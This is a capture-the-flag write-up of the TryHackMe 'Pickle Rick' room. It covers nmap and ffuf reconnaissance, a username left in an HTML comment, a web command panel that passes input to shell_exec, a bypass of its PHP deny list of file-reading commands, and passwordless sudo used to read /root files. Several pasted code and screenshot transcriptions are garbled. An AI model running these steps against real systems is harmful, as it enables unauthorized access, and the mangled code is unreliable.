

# PICKLE RICK



## GETTING STARTED

### Note

To access the room, click on the link given below

<https://tryhackme.com/r/room/picklerick>

To work on the machine through our locally installed Linux, I downloaded the `openvpn` configuration file from [here](#).

Finally, I ran the `openvpn` configuration file.

```
openvpn file.ovpn
```

## RECON

I performed an `nmap` aggressive scan to identify open ports and services running on the target.

```

root@kali: ~ /thm/picklerick
# nmap -A 10.10.56.55 --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 10:52 EDT
Nmap scan report for 10.10.56.55
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 3072 07:00:5a:1e:41:10:44:fd:fa:1f:e8:11:8d:60:96:c8 (RSA)
|_ 256 01:a3:29:a4:ad:6e:16:53:6d:e7:ce:3f:29:01:e8:88 (ECDSA)
|_ 256 3e:ea:34:6d:5e:3d:e6:59:5e:ad:a3:40:a9:50:d1:12 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Rick is sup4r cool
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```

OS:SCAN=V=7.94SVN%E=4%D=6/25%T=22%CT=1%CU=31167%PV=Y%DS=2%DC=T%G=Y%TM=667A
OS:D9C0%P=x86_64-pc-linux-gnuSEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=Z%TS=A)SEQ(S
OS:P=106%GCD=1%ISR=10A%TI=Z%CI=Z%TS=A)SEQ(SP=106%GCD=2%ISR=10A%TI=Z%CI=Z%TS
OS:=A)OPS(O1=M509ST11NW7%02=M509ST11NW7%03=M509NNNT11NW7%04=M509ST11NW7%05=M
OS:509ST11NW7%06=M509ST11NW7%07=WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE
OS:88)ECN(R=Y%Df=Y%T=40%W=FAF0%)M509NNSNW%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=
OS:S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%Df=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q
OS:=)T4(R=Y%Df=Y%T=40%W=0%S=R%O=%RD=0%Q=)T5(R=Y%Df=Y%T=40%W=0%S=Z%A
OS:=0%F=AR%O=%RD=0%Q=)T5(R=Y%Df=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%
```

## INGREDIENT 1

I visited the web server using a browser.

Rick is sup4r cool

10.10.56.55

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Online - Reverse Shell ...

**Help Morty!**

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to **"BURRRP"**...Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the **"BURRRRRRRRP"**, password was! Help Morty, Help!

Upon inspecting the source code, I found a username.

```

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="/assets/main.css">
8   <script src="/assets/vendor.js"></script>
9   <script src="/assets/choosecrash_main.js"></script>
10  <style>
11    .background {
12      background-image: url("assets/rickandmorty.jpeg");
13      background-size: cover;
14      height: 340px;
15    }
16  </style>
17 </head>
18 <body>
19
20  <div class="container">
21    <div class="jumbotron"></div>
22    <h1>Help Morty!</h1></div>
23    <p>Listen Morty! I need your help. I've turned myself into a pickle again and this time I can't change back!</p></div>
24    <p>Go to <a href="#">...</a>...Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
25    I have no idea what the <b>BURRRRRRRP</b>; password was! Help Morty, Help!</p></div>
26 </div>
27
28 <!--
29
30   Note to self, remember username!
31
32   Username: RickRulz
33
34 -->
35
36 </body>
37 </html>
38

```

I performed a **ffuf** scan to find other files on the web server.

```


[root@kali:~/thm/picklerick]# ffuf -u http://10.10.56.55/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt -mc 200,302
[+-] [root@kali:~/thm/picklerick] - [root@kali:~/thm/picklerick] - [root@kali:~/thm/picklerick]
[+][+][+]
v2.1.0-dev

:: Method       : GET
:: URL          : http://10.10.56.55/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200,302


login.php           [Status: 200, Size: 882, Words: 89, Lines: 26, Duration: 179ms]
index.html          [Status: 200, Size: 1062, Words: 148, Lines: 38, Duration: 149ms]
robots.txt          [Status: 200, Size: 17, Words: 2, Lines: 2, Duration: 135ms]
.
portal.php          [Status: 200, Size: 1062, Words: 148, Lines: 38, Duration: 139ms]
:: Progress: [13078/37050] :: Job [1/1] :: 2 req/sec :: Duration: [0:02:16] :: Errors: 160 ::


```


I accessed the *login.php* and got a login panel.




The `robots.txt` file also contained some text.




I tried logging in using the username I had found on the home page along with this text and gained access to a command panel.



Using this panel, I executed `whoami` and received a response from the server.



However, the other pages were inaccessible.



I viewed the source code of the command panel but found nothing interesting.

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <title>Rick is sup4r cool</title>
5 <meta charset="utf-8">
6 <meta name="viewport" content="width=device-width, initial-scale=1">
7 <link rel="stylesheet" href="https://bootstrapcdn.min.css">
8 <script src="assets/jquery.min.js"></script>
9 <script src="assets/bootstrap.min.js"></script>
10 </head>
11 <body>
12 <div class="navbar navbar-inverse">
13 <div class="container">
14 <div class="navbar-header">
15 <a class="navbar-brand" href="#">Rick Portal</a>
16 </div>
17 <ul class="nav navbar-nav">
18 <li class="active"><a href="#">Commands</a></li>
19 <li><a href="#">Potions</a></li>
20 <li><a href="#">Features</a></li>
21 <li><a href="#">Potions</a></li>
22 <li><a href="#">Beth Clone Notes</a></li>
23 </ul>
24 </div>
25 </div>
26 <div class="container">
27 <form name="input" action="" method="post">
28 <h3>Command Panel</h3>
29 <input type="text" class="form-control" name="command" placeholder="Commands"/><br>
30 <input type="submit" value="Execute" class="btn btn-success" name="sub"/>
31 </form>
32 </div>
33 <!-- Vm1wR1UxTnRwqZRUv0d4Vf1zFfNjR1J3V2tbaJswmIwX0wVkuV1duF2NaKExVkcxSJNHvkl1RmhoTvHcb1ZsInFmWpWTVVNaGVq0T0= -->
34 </div>
35 </body>
36 </html>
37
```

I then viewed the contents inside my folder by executing `ls`.

Command Panel

Commands

Execute

```
Sup3rS3cretPickleIngred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

When I tried to read the ingredient, I encountered an error.

Rick is sup4r cool X http://10.10.56.55/portal.php X Online - Reverse Shell G... X New Private Tab X + CPU usage:1.0% Private browsing

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Online - Reverse Shell ...

Rick Portal Commands Potions Creatures Potions Beth Clone Notes

Command Panel

Commands

Execute

Command disabled to make it hard for future PICKLEEEE RICCCCCKKKK.

So I tried other ways to read it. Since it was present in the directory my page was located, I accessed it through the URL. Alternatively, even the command `less Sup3rS3cretPickl3Ingred.txt` worked.

Rick is sup4r cool X + 10.10.56.55/portal.php 10.21.17.140 11:39 Private browsing

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Online - Reverse Shell ...

Rick Portal Commands Potions Creatures Potions Beth Clone Notes

Command Panel

Commands

Execute

[REDACTED]

Hence, I obtained the first ingredient.

## INGREDIENT 2

I looked at the `clue.txt` file for hints.

Rick is sup4r cool X + 10.10.56.55/portal.php 10.21.17.140 11:40 Private browsing

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Online - Reverse Shell ...

Rick Portal Commands Potions Creatures Potions Beth Clone Notes

Command Panel

Commands

Execute

Look around the file system for the other ingredient.

I executed `grep -R " "` to view all the codes in the current directory.

Upon viewing the source, I discovered the commands that weren't allowed to be used.

```
Rick is sup4r cool x http://10.10.56.55/portal.php +  
view-source:http://10.10.56.55/portal.php#  
  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Online - Reverse Shell ...  
  
144 portal.php: <script src="assets/query_min_15.js"></script>  
145 portal.php: <script src="assets/bootstrap_min_15.js"></script>  
146 portal.php: <nav class="navbar navbar-inverse">  
147 portal.php: <div class="container">  
148 portal.php: <div class="navbar-header">  
149 portal.php: <a class="navbar-brand" href="#">Rick Portal</a>  
150 portal.php: </div>  
151 portal.php: <div class="nav navbar-nav">  
152 portal.php: <li class="active"><a href="#">Commands</a></li>  
153 portal.php: <li><a href="/denied.php">Potions</a></li>  
154 portal.php: <li><a href="/denied.php">Creatures</a></li>  
155 portal.php: <li><a href="/denied.php">Potions</a></li>  
156 portal.php: <li><a href="/denied.php">Death Clone Notes</a></li>  
157 portal.php: </ul>  
158 portal.php: </div>  
159 portal.php: </div>  
160 portal.php: <div class="container">  
161 portal.php: <form name="input" action="" method="post">  
162 portal.php: <input type="text" class="form-control" name="command" placeholder="Commands"/><br/>  
163 portal.php: <input type="button" value="Execute" class="btn btn-success" name="sub"/>  
164 portal.php: </form>  
165 portal.php: </div>  
166 portal.php: </div>  
167 portal.php: <?php  
168 portal.php: function contains($str, array $arr)  
169 portal.php: {  
170 portal.php: foreach($arr as $a) {  
171 portal.php: if (stripos($str,$a) != false) return true;  
172 portal.php: }  
173 portal.php: return false;  
174 portal.php: }  
175 portal.php: // Can't use cat  
176 portal.php: $cmds = array("cat", "head", "more", "tail", "nano", "vim", "vi");  
177 portal.php: if(isset($_POST['command'])) {  
178 portal.php: if(strpos($_POST['command'], $cmds)) {  
179 portal.php: if(strpos($_POST['command'], $cmds)) {  
180 portal.php: <br><br><?php // to make it hard for future <b>PICKLEEEE RICCCCCKKKK</b>..</p><img src='assets/fail.gif'>;  
181 portal.php: } else {  
182 portal.php: $output = shell_exec($_POST['command']);  
183 portal.php: echo "<br><pre>$output</pre>";  
184 portal.php: }  
185 portal.php: >  
186 portal.php: <br><br> Vm1wR10xTnRwA2RUvF1rZFNjRlV3V2t0aJsm1wBxQwVkuX1duaFZhNkExVcxS1NHVklRmhoTvCb1zsmfMvPnTvVwqGvq7O== -->  
187 portal.php: <br><br> Vm1wR10xTnRwA2RUvF1rZFNjRlV3V2t0aJsm1wBxQwVkuX1duaFZhNkExVcxS1NHVklRmhoTvCb1zsmfMvPnTvVwqGvq7O== -->  
188 </div>  
189 </body>  
190 </html>
```

Since `sudo` wasn't restricted, I viewed my `sudo privileges` using `sudo -l`.


The screenshot shows a browser window with the URL `10.10.56.55/portal.php#`. The page title is "Rick is sup4r cool". The top navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Online - Reverse Shell, and Rick Portal. Below the navigation is a menu bar with tabs: Rick Portal (selected), Commands, Potions, Creatures, Potions, and Beth Clone Notes. The main content area is titled "Command Panel" and contains a search bar labeled "Commands" and a green "Execute" button. A text box displays the following output:

```
Matching Defaults entries for www-data on ip-10-10-56-55:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin


User www-data may run the following commands on ip-10-10-56-55:
    (ALL) NOPASSWD: ALL
```

Hence, I was allowed to execute `sudo` without a password.


I executed `ls ../../..`.




I then looked inside the home directory using `ls ../../../.home`.



Then I looked inside `rick`.




Finally, I read the second ingredient using `less '../../../.home/rick/second ingredient'`.




## INGREDIENT 3

For the final ingredient, I looked inside the `root` directory using `sudo ls ../../root`.



I then read this ingredient using `sudo less '../../root/3rd.txt'`.



## CLOSURE

Here's a summary of how I compromised the machine:

1. I collected login credentials through reconnaissance and used them to access the application.
2. Using the command panel, I retrieved the first ingredient from my current directory.
3. Similarly, I retrieved the second ingredient from the `/home/rick` directory.
4. Finally, I obtained the final ingredient from the `/root` directory using the `sudo` command.



That's it from my side, until next time :)

---